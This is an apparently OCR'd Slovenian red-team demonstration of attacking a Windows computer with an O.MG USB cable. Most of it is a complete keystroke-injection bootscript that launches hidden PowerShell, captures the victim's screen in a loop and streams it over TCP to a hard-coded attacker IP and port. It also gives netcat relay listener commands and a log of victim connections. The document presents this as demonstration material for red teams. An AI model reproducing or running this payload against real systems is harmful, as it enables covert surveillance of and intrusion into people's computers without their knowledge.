
DEMO: Vdor v končno napravo z O.MG kablom



Namen


Namen demonstracije je prikaz fizičnega vektorja napada na končno napravo s pomočjo naprednega orodja. Prikaz vdora v Windows napravo za pridobitev oddaljenega vpogleda v namizje končne naprave žrtve.

Uvod

O.MG kabel je ročno izdelan USB kabel, ki v sebi skriva napreden vložek s čipom, namenjen simulaciji napadalnih scenarijev sofisticiranih napadalcev za potrebe »rdečih ekip«. Glavne značilnosti kabla O.MG vključujejo enostavno upravljanje preko WiFi s spletnim brskalnikom, vnos ukazov preko tipkovnice (HID), vgrajeno razvojno okolje za hitro izdelavo ukazov in napredne funkcije za obsfulkacijo, vključno z možnostjo samouničenja in geografsko omejevanje delovanja.


Potek

O.MG kabel pripravimo za izvedbo napada. Kabel priključimo na napajanje. Običajno želimo kabel uporabljati na lastni infrastrukturi, kar pomeni, da se ob delovanju poveže na našo dostopno točko, preko katere kabel upravljamo. Do spletnega vmesnika za upravljanje dostopamo preko IP naslova, ki ga kabel prejme z DHCP ali je nastavljen statično.



Slika 1: Spletni vmesnik O.MG kabla

S pomočjo spletnega vmesnika na kabel naložimo skripto, kot »bootscript«, ter omogočimo »run on boot«, kar pomeni, da se bo skripta izvedla, ko bo uporabnik kabel priključil v Windows napravo.




Slika 2: Shranjevanje skripte

Za namene vdora v napravo za oddaljen vpogled bomo uporabili enostavno skripto, ki na začetku zažene Powershell in v ozadju vpiše ukaze za izvajanje. Prvi del ukazov skrbi za izvajanje posnetkov zaslonov, drugi pa za vzpostavitev TCP povezave na napadalčev strežnik.

```
REM   Define your language below
DUCKY_LANG US
DELAY 500


REM   Define Address and Port of your receiving system
DEFINE #ADDRESS '212.101.137.91'
DEFINE #PORT 5454


DEFINE #NEWLINE `n
FUNCTION SendHeader()
STRING function SH([net.sockets.socket] $sk,$length,$code = "
RANDOM_NUMBER
RANDOM_NUMBER
RANDOM_NUMBER
SPACE
STRING RemoteDeskCable",$h="text/html",$pl="HTTP/1.1"){$res =
"HTTP/1.1 $code`r#NEWLINE" +"Content-Type: multipart/x-mixed-
replace; boundary=--boundary`r#NEWLINE#NEWLINE";SSR $sk $res}SH
$skt;while ($True){$b = New-Object
System.Drawing.Bitmap([System.Windows.Forms.Screen]::PrimaryScreen.B
ounds.Width,
[System.Windows.Forms.Screen]::PrimaryScreen.Bounds.Height);$g =
[System.Drawing.Graphics]::FromImage($b);$g.CopyFromScreen((New-
Object System.Drawing.Point(0,0)), (New-Object
System.Drawing.Point(0,0)),
$b.Size);$g.Dispose();$MS.SetLength(0);$b.Save($MS,([system.drawing.
imaging.imageformat]::jpeg));$b.Dispose();$length =
$MS.Length;[byte[]] $bt = $MS.ToArray();$str = "#NEWLINE#NEWLINE--
```

```
boundary#NEWLINE"+"Content-Type: image/jpeg#NEWLINE"+"Content-
Length: $length#NEWLINE#NEWLINE";SSR $skt $str;Sr $skt $bt};

END_FUNCTION


FUNCTION SendResponse()

STRING function Sr($sk, $sng){if ($sk.Connected){$bts =
$sk.Send($sng)}};

END_FUNCTION


FUNCTION SendStrResponse()

STRING function SSR($sk, $sng){if ($sk.Connected){$bts =
$sk.Send([text.Encoding]::Ascii.GetBytes($sng))}};

END_FUNCTION


DELAY 1500

GUI r

DELAY 500

STRINGLN powershell -NoP -NonI -w h

DELAY 500

STRING Add-Type -AssemblyName
System.Windows.Forms;[System.IO.MemoryStream] $MS = New-Object
System.IO.MemoryStream;$skt = New-Object System.Net.Sockets.Socket
([System.Net.Sockets.AddressFamily]::InterNetwork,
[System.Net.Sockets.SocketType]::Stream,
[System.Net.Sockets.ProtocolType]::Tcp);$skt.Connect(#ADDRESS,#PORT)
;

SendResponse()

SendStrResponse()

SendHeader()

STRINGLN $MS.Close()
```

Skripta za vdor v končno napravo je lahko različna glede na potrebe. Običajno lahko vključuje ukaze za izvedbo »reverse shell«, oddaljenega namiza ali drugačnega vpogleda v končno napravo. V skripti moramo določiti IP naslov in številko vrat, kamor se bo naprava žrtve povezovala.



Slika 3: Arhitektura napada


Strežnik, kamor se naprava žrtve povezuje deluje kot vmesna točka, preko katere napadalec dostopa do pridobljenih podatkov.

Primer uporabe strežnika bi bil ukaz `nc -lvnp 5454 | nc -lvnp 8080`, kjer s pomočjo orodja netcat strežnik posluša promet na portu »5454« in da posreduje na port »8080«, preko katerega napadalec dostopa do pridobljenih podatkov.

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 5454 | nc -lvnp 5678
listening on [any] 5454 ...
listening on [any] 5678 ...
connect to [212.101.137.91] from (UNKNOWN) [212.235.181.196] 21319
connect to [212.101.137.91] from (UNKNOWN) [212.235.185.131] 46578
GET / HTTP/1.1
Host: 212.101.137.91:5678
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101 Firefox/124.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: sl,en-GB;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

Slika 4: Uspešna povezava žrtve in napadalca na strežnik

Ko se žrtev poveže na strežnik, se podatki iz končne naprave žrtve pošiljajo na strežnik. V danem primeru se na strežnik pošiljajo posnetki zaslona naprave, ki si jih napadalec lahko v živo ogleduje v brskalniku.



Slika 5: Pogled napadalca

Vir:

[omg-payloads/payloads/library/remote_access/RemoteDeskCable at master · hak5/omg-payloads (github.com)]